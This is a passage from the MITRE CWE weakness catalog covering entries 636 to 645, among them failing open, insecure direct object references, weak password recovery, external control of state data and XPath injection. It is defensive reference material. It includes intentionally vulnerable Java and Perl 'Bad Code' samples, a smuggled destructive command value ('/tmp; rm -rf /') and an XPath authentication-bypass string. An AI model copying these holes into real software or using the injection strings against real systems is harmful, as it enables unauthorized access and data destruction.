
Nature	Type	ID	Name	V	Page
HasMember	G	119	Failure to Constrain Operations within the Bounds of a Memory Buffer	635	175
HasMember	B	134	Uncontrolled Format String	635	211
HasMember	C	189	Numeric Errors	635	269
HasMember	G	200	Information Exposure	635	287
HasMember	C	255	Credentials Management	635	341
HasMember	C	264	Permissions, Privileges, and Access Controls	635	352
HasMember	G	287	Improper Authentication	635	377
HasMember	C	310	Cryptographic Issues	635	407
HasMember	3	352	Cross-Site Request Forgery (CSRF)	635	450
HasMember	G	362	Race Condition	635	463
HasMember	C	399	Resource Management Errors	635	509

References

NIST. "CWE - Common Weakness Enumeration". < <http://nvd.nist.gov/cwe.cfm> >.

Maintenance Notes

The set of CWE elements as used in NVD was created in summer of 2007. Since then, CWE has grown, so it is expected that this list will change. The current organization as used by NVD is captured in the following image.



NVD cross-section of CWE

http://nvd.nist.gov/images/cwe_cross_section_large.jpg

CWE-636: Not Failing Securely ('Failing Open')

Weakness ID: 636 (Weakness Class)

Status: Draft

Description

CWE-636: Not Failing Securely ('Failing Open')

Summary

When the product encounters an error condition or failure, its design requires it to fall back to a state that is less secure than other options that are available, such as selecting the weakest encryption algorithm or using the most permissive access control restrictions.

Extended Description

By entering a less secure state, the product inherits the weaknesses associated with that state, making it easier to compromise. At the least, it causes administrators to have a false sense of security. This weakness typically occurs as a result of wanting to "fail functional" to minimize administration and support costs, instead of "failing safe."

Alternate Terms**Failing Open****Time of Introduction**

- Architecture and Design
- Implementation

Applicable Platforms**Languages**

- All

Common Consequences**Integrity**

intended access restrictions can be bypassed, which is often contradictory to what the product's administrator expects.

Demonstrative Examples

Switches may revert their functionality to that of hubs when the table used to map ARP information to the switch interface overflows, such as when under a spoofing attack. This results in traffic being broadcast to an eavesdropper, instead of being sent only on the relevant switch interface. To mitigate this type of problem, the developer could limit the number of ARP entries that can be recorded for a given switch interface, while other interfaces may keep functioning normally. Configuration options can be provided on the appropriate actions to be taken in case of a detected failure, but safe defaults should be used.

Observed Examples

Reference	Description
CVE-2006-4407	Incorrect prioritization leads to the selection of a weaker cipher. Although it is not known whether this issue occurred in implementation or design, it is feasible that a poorly designed algorithm could be a factor.
CVE-2007-5277	The failure of connection attempts in a web browser resets DNS pin restrictions. An attacker can then bypass the same origin policy by rebinding a domain name to a different IP address. This was an attempt to "fail functional."

Potential Mitigations

Subdivide and allocate resources and components so that a failure in one part does not affect the entire product.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
PeerOf		280	Improper Handling of Insufficient Permissions or Privileges	1000	368
ChildOf		388	Error Handling	699	496
ChildOf		657	Violation of Secure Design Principles	699 1000	768
ChildOf		728	OWASP Top Ten 2004 Category A7 - Improper Error Handling	711	854
ChildOf		755	Improper Handling of Exceptional Conditions	1000	881
ParentOf		455	<i>Non-exit on Failed Initialization</i>	1000	570

Research Gaps

Since design issues are hard to fix, they are rarely publicly reported, so there are few CVE examples of this problem as of January 2008. Most publicly reported issues occur as the result of an implementation error instead of design, such as CVE-2005-3177 (failure to handle large numbers of resources) or CVE-2005-2969 (inadvertently disabling a verification step, leading to selection of a weaker protocol).

Causal Nature

Implicit

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
OWASP Top Ten 2004	A7	CWE More Specific	Improper Error Handling

References

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Failing Securely". 2005-12-05. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/349.html> >.

CWE-637: Failure to Use Economy of Mechanism

Weakness ID: 637 (*Weakness Class*)

Status: Draft

Description

Summary

The software uses a more complex mechanism than necessary, which could lead to resultant weaknesses when the mechanism is not correctly understood, modeled, configured, implemented, or used.

Extended Description

Security mechanisms should be as simple as possible. Complex security mechanisms may engender partial implementations and compatibility problems, with resulting mismatches in assumptions and implemented security. A corollary of this principle is that data specifications should be as simple as possible, because complex data specifications result in complex validation code. Complex tasks and systems may also need to be guarded by complex security checks, so simple systems should be preferred.

Alternate Terms

Unnecessary Complexity

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Demonstrative Examples

Example 1:

The IPSEC specification is complex, which resulted in bugs, partial implementations, and incompatibilities between vendors.

Example 2:

HTTP Request Smuggling (CWE-444) attacks are feasible because there are not stringent requirements for how illegal or inconsistent HTTP headers should be handled. This can lead to inconsistent implementations in which a proxy or firewall interprets the same data stream as a different set of requests than the end points in that stream.

Observed Examples

Reference	Description
CVE-2005-2148	The developer cleanses the \$_REQUEST superglobal array, but PHP also populates \$_GET, allowing attackers to bypass the protection mechanism and conduct SQL injection attacks against code that uses \$_GET.
CVE-2007-1552	Either a filename extension and a Content-Type header could be used to infer the file type, but the developer only checks the Content-Type, enabling unrestricted file upload (CWE-434).
CVE-2007-6067	Support for complex regular expressions leads to a resultant algorithmic complexity weakness (CWE-407).
CVE-2007-6479	In Apache environments, a "filename.php.gif" can be redirected to the PHP interpreter instead of being sent as an image/gif directly to the user. Not knowing this, the developer only checks the last extension of a submitted filename, enabling arbitrary code execution.

Potential Mitigations

Avoid complex security mechanisms when simpler ones would meet requirements. Avoid complex data models, and unnecessarily complex operations. Adopt architectures that provide guarantees, simplify understanding through elegance and abstraction, and that can be implemented similarly. Modularize, isolate and do not trust complex code, and apply other secure programming principles on these modules (e.g., least privilege) to mitigate vulnerabilities.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		657	Violation of Secure Design Principles	699	768
				1000	

Research Gaps

Since design issues are hard to fix, they are rarely publicly reported, so there are few CVE examples of this problem as of January 2008. Most publicly reported issues occur as the result of an implementation error instead of design, such as CVE-2005-3177 (failure to handle large numbers of resources) or CVE-2005-2969 (inadvertently disabling a verification step, leading to selection of a weaker protocol).

Causal Nature

Implicit

References

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Economy of Mechanism". 2005-09-13. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/348.html> >.

CWE-638: Failure to Use Complete Mediation

Weakness ID: 638 (Weakness Class)

Status: Draft

Description

Summary

The software does not perform access checks on a resource every time the resource is accessed by an entity, which can create resultant weaknesses if that entity's rights or privileges change over time.

Extended Description

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

Confidentiality

A user might retain access to a critical resource even after privileges have been revoked, possibly allowing access to privileged functionality or sensitive information, depending on the role of the resource.

Demonstrative Examples

Example 1:

When executable library files are used on web servers, which is common in PHP applications, the developer might perform an access check in any user-facing executable, and omit the access check from the library file itself. By directly requesting the library file (CWE-425), an attacker can bypass this access check.

Example 2:

When a developer begins to implement input validation for a web application, often the validation is performed in each area of the code that uses externally-controlled input. In complex applications with many inputs, the developer often misses a parameter here or a cookie there. One frequently-applied solution is to centralize all input validation, store these validated inputs in a separate data structure, and require that all access of those inputs must be through that data structure. An alternate approach would be to use an external input validation framework such as Struts, which performs the validation before the inputs are ever processed by the code.

Observed Examples

Reference	Description
CVE-2007-0408	Server does not properly validate client certificates when reusing cached connections.

Potential Mitigations

Invalidate cached privileges, file handles or descriptors, or other access credentials whenever identities, processes, policies, roles, capabilities or permissions change. Perform complete authentication checks before accepting, caching and reusing data, dynamic content and code (scripts). Avoid caching access control decisions as much as possible.

Identify all possible code paths that might access sensitive resources. If possible, create and use a single interface that performs the access checks, and develop code standards that require use of this interface.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		285	Improper Access Control (Authorization)	1000	373
ChildOf		657	Violation of Secure Design Principles	699 1000	768
ParentOf		424	Failure to Protect Alternate Path	1000	539

Causal Nature

Implicit

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
104	Cross Zone Scripting	

References

Jerome H. Saltzer and Michael D. Schroeder. "The Protection of Information in Computer Systems". Proceedings of the IEEE 63. September, 1975. < <http://web.mit.edu/Saltzer/www/publications/protection/> >.

Sean Barnum and Michael Gegick. "Complete Mediation". 2005-09-12. < <https://buildsecurityin.us-cert.gov/daisy/bsi/articles/knowledge/principles/346.html> >.

CWE-639: Access Control Bypass Through User-Controlled Key

Weakness ID: 639 (Weakness Base)

Status: Incomplete

Description

Summary

The system's access control functionality does not prevent one user from gaining access to another user's records by modifying the key value identifying the record.

Extended Description

Retrieval of a user record occurs in the system based on some key value that is under user control. The key would typically identify a user related record stored in the system and would be used to lookup that record for presentation to the user. It is likely that an attacker would have to be an authenticated user in the system. However, the authorization process would not properly check the data access operation to ensure that the authenticated user performing the operation has sufficient entitlements to perform the requested data access, hence bypassing any other authorization checks present in the system. One manifestation of this weakness would be if a system used sequential or otherwise easily guessable session ids that would allow one user to easily switch to another user's session and view/modify their data.

Time of Introduction

- Architecture and Design

Applicable Platforms

Languages

- All

Common Consequences

Access Control

Access control checks for specific user data or functionality can be bypassed.

Access Control

Horizontal escalation of privilege is possible (one user can view/modify information of another user)

Integrity

Vertical escalation of privilege is possible if the user controlled key is actually an admin flag allowing to gain administrative access

Likelihood of Exploit

High

Enabling Factors for Exploitation

The key used internally in the system to identify the user record can be externally controlled. For example attackers can look at places where user specific data is retrieved (e.g. search screens) and determine whether the key for the item being looked up is controllable externally. The key may be a hidden field in the HTML form field, might be passed as a URL parameter or as an unencrypted cookie variable, then in each of these cases it will be possible to tamper with the key value.

Potential Mitigations

Make sure that the key that is used in the lookup of a specific user's record is not controllable externally by the user or that any tampering can be detected.

Use encryption in order to make it more difficult to guess other legitimate values of the key or associate a digital signature with the key so that the server can verify that there has been no tampering.

Ensure that access control mechanisms cannot be bypassed by ensuring that the user has sufficient privilege to access the record that is being requested given his authenticated identity on each and every data access.

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf		284	Access Control (Authorization) Issues	699 1000	371
ChildOf		715	OWASP Top Ten 2007 Category A4 - Insecure Direct Object Reference	629	848
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ChildOf		813	OWASP Top Ten 2010 Category A4 - Insecure Direct Object References	809	949
ParentOf		566	Access Control Bypass Through User-Controlled SQL Primary Key	699 1000	674

CWE-640: Weak Password Recovery Mechanism for Forgotten Password

Weakness ID: 640 (Weakness Base)

Status: Incomplete

Description

Summary

The software contains a mechanism for users to recover or change their passwords without knowing the original password, but the mechanism is weak.

Extended Description

It is common for an application to have a mechanism that provides a means for a user to gain access to their account in the event they forget their password. Very often the password recovery mechanism is weak, which has the effect of making it more likely that it would be possible for a person other than the legitimate system user to gain access to that user's account.

This weakness may be that the security question is too easy to guess or find an answer to (e.g. because it is too common). Or there might be an implementation weakness in the password recovery mechanism code that may for instance trick the system into e-mailing the new password to an e-mail account other than that of the user. There might be no throttling done on the rate of password resets so that a legitimate user can be denied service by an attacker if an attacker tries to recover their password in a rapid succession. The system may send the original password to the user rather than generating a new temporary password. In summary, password recovery functionality, if not carefully designed and implemented can often become the system's weakest link that can be misused in a way that would allow an attacker to gain unauthorized access to the system. Weak password recovery schemes completely undermine a strong password authentication scheme.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

An attacker gains unauthorized access to the system by retrieving legitimate user's authentication credentials

An attacker denies service to legitimate system users by launching a brute force attack on the password recovery mechanism using user ids of legitimate users

The system's security functionality is turned against the system by the attacker.

Likelihood of Exploit

High

Enabling Factors for Exploitation

The system allows users to recover their passwords and gain access back into the system.

Password recovery mechanism relies only on something the user knows and not something the user has.

Weak security questions are used.

No third party intervention is required to use the password recovery mechanism.

Observed Examples

Description

A famous example of this type of weakness being exploited is the eBay attack. eBay always displays the user id of the highest bidder. In the final minutes of the auction, one of the bidders could try to log in as the highest bidder three times. After three incorrect log in attempts, eBay password throttling would kick in and lock out the highest bidder's account for some time. An attacker could then make their own bid and their victim would not have a chance to place the counter bid because they would be locked out. Thus an attacker could win the auction.

Potential Mitigations

Make sure that all input supplied by the user to the password recovery mechanism is thoroughly filtered and validated

Do not use standard weak security questions and use several security questions.

Make sure that there is throttling on the number of incorrect answers to a security question.




Disable the password recovery functionality after a certain (small) number of incorrect guesses.

Require that the user properly answers the security question prior to resetting their password and sending the new password to the e-mail address of record.

Never allow the user to control what e-mail address the new password will be sent to in the password recovery mechanism.

Assign a new temporary password rather than revealing the original password.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		255	Credentials Management	699	341
ChildOf		693	Protection Mechanism Failure	1000	814
ChildOf		724	OWASP Top Ten 2004 Category A3 - Broken Authentication and Session Management	711	852

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	49	Insufficient Password Recovery

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
50	Password Recovery Exploitation	

Maintenance Notes

This entry might be reclassified as a category or "loose composite," since it lists multiple specific errors that can make the mechanism weak. However, under view 1000, it could be a weakness under protection mechanism failure, although it is different from most PMF issues since it is related to a feature that is designed to bypass a protection mechanism (specifically, the lack of knowledge of a password).

This entry probably needs to be split; see extended description.

CWE-641: Improper Restriction of Names for Files and Other Resources

Weakness ID: 641 (Weakness Base)

Status: Incomplete

Description

Summary

The application constructs the name of a file or other resource using input from an upstream component, but does not restrict or incorrectly restricts the resulting name.

Extended Description

This may produce resultant weaknesses. For instance, if the names of these resources contain scripting characters, it is possible that a script may get executed in the client's browser if the

application ever displays the name of the resource on a dynamically generated web page. Alternately, if the resources are consumed by some application parser, a specially crafted name can exploit some vulnerability internal to the parser, potentially resulting in execution of arbitrary code on the server machine. The problems will vary based on the context of usage of such malformed resource names and whether vulnerabilities are present in or assumptions are made by the targeted technology that would make code execution possible.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

Execution of arbitrary code in the context of usage of the resources with dangerous names

Availability

Crash of the consumer code of these resources resulting in information leakage or denial of service

Likelihood of Exploit

Low

Enabling Factors for Exploitation

Resource names are controllable by the user.

No sufficient validation of resource names at entry points or before consumption by other processes.

Context where the resources are consumed makes execution of code possible based on the names of the supplied resources.

Observed Examples

Description

Format string vulnerability in Dia 0.94 allows user-assisted attackers to cause a denial of service (crash) and possibly execute arbitrary code by triggering errors or warnings, as demonstrated via format string specifiers in a .bmp filename. [CVE-2006-2480 available at: <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2480>]



Potential Mitigations

Do not allow users to control names of resources used on the server side.

Perform white list input validation at entry points and also before consuming the resources. Reject bad file names rather than trying to cleanse them.

Make sure that technologies consuming the resources are not vulnerable (e.g. buffer overflow, format string, etc.) in a way that would allow code execution if the name of the resource is malformed.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		99	Improper Control of Resource Identifiers ('Resource Injection')	 699 1000	143

CWE-642: External Control of Critical State Data

Weakness ID: 642 (Weakness Class)

Status: Draft

Description

Summary

The software stores security-critical state information about its users, or the software itself, in a location that is accessible to unauthorized actors.

Extended Description

If an attacker can modify the state information without detection, then it could be used to perform unauthorized actions or access unexpected resources, since the application programmer does not expect that the state can be changed.

State information can be stored in various locations such as a cookie, in a hidden web form field, input parameter or argument, an environment variable, a database record, within a settings file, etc. All of these locations have the potential to be modified by an attacker. When this state information is used to control security or determine resource usage, then it may create a vulnerability. For example, an application may perform authentication, then save the state in an "authenticated=true" cookie. An attacker may simply create this cookie in order to bypass the authentication.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Technology Classes

- Web-Server (*Often*)

Common Consequences

Integrity

An attacker could potentially modify the state in malicious ways. If the state is related to the privileges or level of authentication that the user has, then state modification might allow the user to bypass authentication or elevate privileges.

Confidentiality

The state variables may contain sensitive information that should not be known by the client.

Availability

By modifying state variables, the attacker could violate the application's expectations for the contents of the state, leading to a denial of service due to an unexpected error condition.

Likelihood of Exploit

High

Enabling Factors for Exploitation

An application maintains its own state and/or user state (i.e. application is stateful).

State information can be affected by the user of an application through some means other than the legitimate state transitions (e.g. logging into the system, purchasing an item, making a payment, etc.)

An application does not have means to detect state tampering and behave in a fail safe manner.

Demonstrative Examples

Example 1:

In the following example, an authentication flag is read from a browser cookie, thus allowing for external control of user state data.

Java Example:

Bad Code

```
Cookie[] cookies = request.getCookies();
for (int i =0; i< cookies.length; i++) {
    Cookie c = cookies[i];
    if (c.getName().equals("authenticated") && Boolean.TRUE.equals(c.getValue())) {
        authenticated = true;
    }
}
```

Example 2:

The following code segment implements a basic server that uses the "ls" program to perform a directory listing of the directory that is listed in the "HOMEDIR" environment variable. The code intends to allow the user to specify an alternate "LANG" environment variable. This causes "ls" to

customize its output based on a given language, which is an important capability when supporting internationalization.

Perl Example:

Bad Code

```
$ENV{"HOMEDIR"} = "/home/mydir/public";
my $stream = AcceptUntrustedInputStream();
while (<$stream>) {
    chomp;
    if (/^ENV ([\w_]+) (.*)/) {
        $ENV{$1} = $2;
    }
    elsif (/^QUIT/) { ... }
    elsif (/^LIST/) {
        open($fh, "/bin/ls -l $ENV{HOMEDIR}");
        while (<$fh>) {
            SendOutput($stream, "FILEINFO: $_");
        }
        close($fh);
    }
}
```

The programmer takes care to call a specific "ls" program and sets the HOMEDIR to a fixed value. However, an attacker can use a command such as "ENV HOMEDIR /secret/directory" to specify an alternate directory, enabling a path traversal attack (CWE-22). At the same time, other attacks are enabled as well, such as OS command injection (CWE-78) by setting HOMEDIR to a value such as "/tmp; rm -rf /". In this case, the programmer never intends for HOMEDIR to be modified, so input validation for HOMEDIR is not the solution. A partial solution would be a whitelist that only allows the LANG variable to be specified in the ENV command. Alternately, assuming this is an authenticated user, the language could be stored in a local file so that no ENV command at all would be needed.

While this example may not appear realistic, this type of problem shows up in code fairly frequently. See CVE-1999-0073 in the observed examples for a real-world example with similar behaviors.

Observed Examples

Reference	Description
CVE-1999-0073	Telnet daemon allows remote clients to specify critical environment variables for the server, leading to code execution.
CVE-2000-0102	Shopping cart allows price modification via hidden form field.
CVE-2000-0253	Shopping cart allows price modification via hidden form field.
CVE-2005-2428	Mail client stores password hashes for unrelated accounts in a hidden form field.
CVE-2006-7191	Untrusted search path vulnerability through modified LD_LIBRARY_PATH environment variable.
CVE-2007-4432	Untrusted search path vulnerability through modified LD_LIBRARY_PATH environment variable.
CVE-2008-0306	Privileged program trusts user-specified environment variable to modify critical configuration settings.
CVE-2008-1319	Server allows client to specify the search path, which can be modified to point to a program that the client has uploaded.
CVE-2008-4752	Application allows admin privileges by setting a cookie value to "admin."
CVE-2008-5065	Application allows admin privileges by setting a cookie value to "admin."
CVE-2008-5125	Application allows admin privileges by setting a cookie value to "admin."
CVE-2008-5642	Setting of a language preference in a cookie enables path traversal attack.
CVE-2008-5738	Calendar application allows bypass of authentication by setting a certain cookie value to 1.

Potential Mitigations

Architecture and Design

Understand all the potential locations that are accessible to attackers. For example, some programmers assume that cookies and hidden form fields cannot be modified by an attacker, or they may not consider that environment variables can be modified before a privileged program is invoked.

Architecture and Design**Identify and Reduce Attack Surface**

Store state information and sensitive data on the server side only.

Ensure that the system definitively and unambiguously keeps track of its own state and user state and has rules defined for legitimate state transitions. Do not allow any application user to affect state directly in any way other than through legitimate actions leading to state transitions.

If information must be stored on the client, do not do so without encryption and integrity checking, or otherwise having a mechanism on the server side to catch tampering. Use a message authentication code (MAC) algorithm, such as Hash Message Authentication Code (HMAC).

Apply this against the state or sensitive data that you have to expose, which can guarantee the integrity of the data - i.e., that the data has not been modified. Ensure that you use an algorithm with a strong hash function (CWE-328).

Architecture and Design

Store state information on the server side only. Ensure that the system definitively and unambiguously keeps track of its own state and user state and has rules defined for legitimate state transitions. Do not allow any application user to affect state directly in any way other than through legitimate actions leading to state transitions.

Architecture and Design**Libraries or Frameworks**

Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.

With a stateless protocol such as HTTP, use some frameworks can maintain the state for you. Examples include ASP.NET View State and the OWASP ESAPI Session Management feature. Be careful of language features that provide state support, since these might be provided as a convenience to the programmer and may not be considering security.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid CWE-602. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Operation**Implementation****Environment Hardening**

If you are using PHP, configure your application so that it does not use `register_globals`. During implementation, develop your application so that it does not rely on this feature, but be wary of implementing a `register_globals` emulation that is subject to weaknesses such as CWE-95, CWE-621, and similar issues.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf	C	371	State Issues	699	479
ChildOf	G	668	Exposure of Resource to Wrong Sphere	1000	783
ChildOf	C	752	2009 Top 25 - Risky Resource Management	750	873
ParentOf	B	15	External Control of System or Configuration Setting	1000	12
ParentOf	G	73	External Control of File Name or Path	1000	77
RequiredBy	⋈	352	Cross-Site Request Forgery (CSRF)	1000	450
ParentOf	⋈	426	Untrusted Search Path	1000	541
ParentOf	B	472	External Control of Assumed-Immutable Web Parameter	1000	590
ParentOf	B	565	Reliance on Cookies without Validation and Integrity Checking	1000	673

Relevant Properties

- Accessibility
- Mutability
- Trustability

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
21	Exploitation of Session Variables, Resource IDs and other Trusted Credentials	
31	Accessing/Intercepting/Modifying HTTP Cookies	
167	Lifting Sensitive Data from the Client	

References

OWASP. "Top 10 2007-Insecure Direct Object Reference". 2007. < http://www.owasp.org/index.php/Top_10_2007-A4 >.

CWE-643: Improper Neutralization of Data within XPath Expressions ('XPath Injection')

Weakness ID: 643 (Weakness Base)

Status: Incomplete

Description

Summary

The software uses external input to dynamically construct an XPath expression used to retrieve data from an XML database, but it does not neutralize or incorrectly neutralizes that input. This allows an attacker to control the structure of the query.

Extended Description

The net effect is that the attacker will have control over the information selected from the XML database and may use that ability to control application flow, modify logic, retrieve unauthorized data, or bypass important checks (e.g. authentication).

Time of Introduction

- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

Controlling application flow (e.g. bypassing authentication)

Confidentiality

Information disclosure

Likelihood of Exploit

High

Enabling Factors for Exploitation

XPath queries are constructed dynamically using user supplied input

Demonstrative Examples

Consider the following simple XML document that stores authentication information and a snippet of Java code that uses XPath query to retrieve authentication information:

XML Example:

```
<users>
  <user>
    <login>john</login>
    <password>abracadabra</password>
    <home_dir>/home/john</home_dir>
  </user>
  <user>
    <login>cbc</login>
    <password>1mgr8</password>
    <home_dir>/home/cbc</home_dir>
  </user>
</users>
```

The Java code used to retrieve the home directory based on the provided credentials is:

Java Example:

Bad Code

```
XPath xpath = XPathFactory.newInstance().newXPath();
XPathExpression xlogin = xpath.compile("//users/user[login/text()=' " + login.getUserName() + "' and password/text() = '" +
login.getPassword() + "']/home_dir/text()");
Document d = DocumentBuilderFactory.newInstance().newDocumentBuilder().parse(new File("db.xml"));
String homedir = xlogin.evaluate(d);
```

Assume that user "john" wishes to leverage XPath Injection and login without a valid password. By providing a username "john" and password "" or "=" the XPath expression now becomes

Attack

```
//users/user[login/text()='john' or "=" and password/text() = "" or "="]/home_dir/text()
```

which, of course, lets user "john" login without a valid password, thus bypassing authentication.

Potential Mitigations

Use parameterized XPath queries (e.g. using XQuery). This will help ensure separation between data plane and control plane.

Properly validate user input. Reject data where appropriate, filter where appropriate and escape where appropriate. Make sure input that will be used in XPath queries is safe in that context.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		91	XML Injection (aka Blind XPath Injection)	699	128
				1000	

Relationship Notes

This weakness is similar to other weaknesses that enable injection style attacks, such as SQL injection, command injection and LDAP injection. The main difference is that the target of attack here is the XML database.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
WASC	39	XPath Injection

References

Web Application Security Consortium. "XPath Injection". < http://www.webappsec.org/projects/threat/classes/xpath_injection.shtml >.

CWE-644: Improper Neutralization of HTTP Headers for Scripting Syntax

Weakness ID: 644 (Weakness Variant)

Status: Incomplete

Description

Summary

The application does not neutralize or incorrectly neutralizes web scripting syntax in HTTP headers that can be used by web browser components that can process raw headers, such as Flash.

Extended Description

An attacker may be able to conduct cross-site scripting and other attacks against users who have these components enabled.

If an application fails to neutralize user controlled data being placed in the header of an HTTP response coming from the server, the header may contain a script that will get executed in the client's browser context, potentially resulting in a cross site scripting vulnerability or possibly an HTTP response splitting attack. It is important to carefully control data that is being placed both in HTTP response header and in the HTTP response body to ensure that no scripting syntax is present, taking various encodings into account.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Integrity

Run Arbitrary Code

Confidentiality

Information Leakage

Likelihood of Exploit

High

Enabling Factors for Exploitation

Script execution functionality is enabled in the user's browser.

Demonstrative Examples

In the following Java example, user-controlled data is added to the HTTP headers and returned to the client. Given that the data is not subject to neutralization, a malicious user may be able to inject dangerous scripting tags that will lead to script execution in the client browser.

Java Example:

Bad Code

```
response.addHeader(HEADER_NAME, untrustedRawInputData);
```

Observed Examples




Reference	Description
CVE-2006-3918	Web server does not remove the Expect header from an HTTP request when it is reflected back in an error message, allowing a Flash SWF file to perform XSS attacks.

Potential Mitigations

Perform output validation in order to filter/escape/encode unsafe data that is being passed from the server in an HTTP response header.

Disable script execution functionality in the clients' browser.

Relationships

Nature	Type	ID	Name		Page
ChildOf		116	Improper Encoding or Escaping of Output	<input checked="" type="checkbox"/>	699 1000
ChildOf		442	Web Problems		699 561
ChildOf		725	OWASP Top Ten 2004 Category A4 - Cross-Site Scripting (XSS) Flaws		711 853

CWE-645: Overly Restrictive Account Lockout Mechanism

Weakness ID: 645 (Weakness Base)

Status: Incomplete

Description

Summary

The software contains an account lockout protection mechanism, but the mechanism is too restrictive and can be triggered too easily. This allows attackers to deny service to legitimate users by causing their accounts to be locked out.

Extended Description

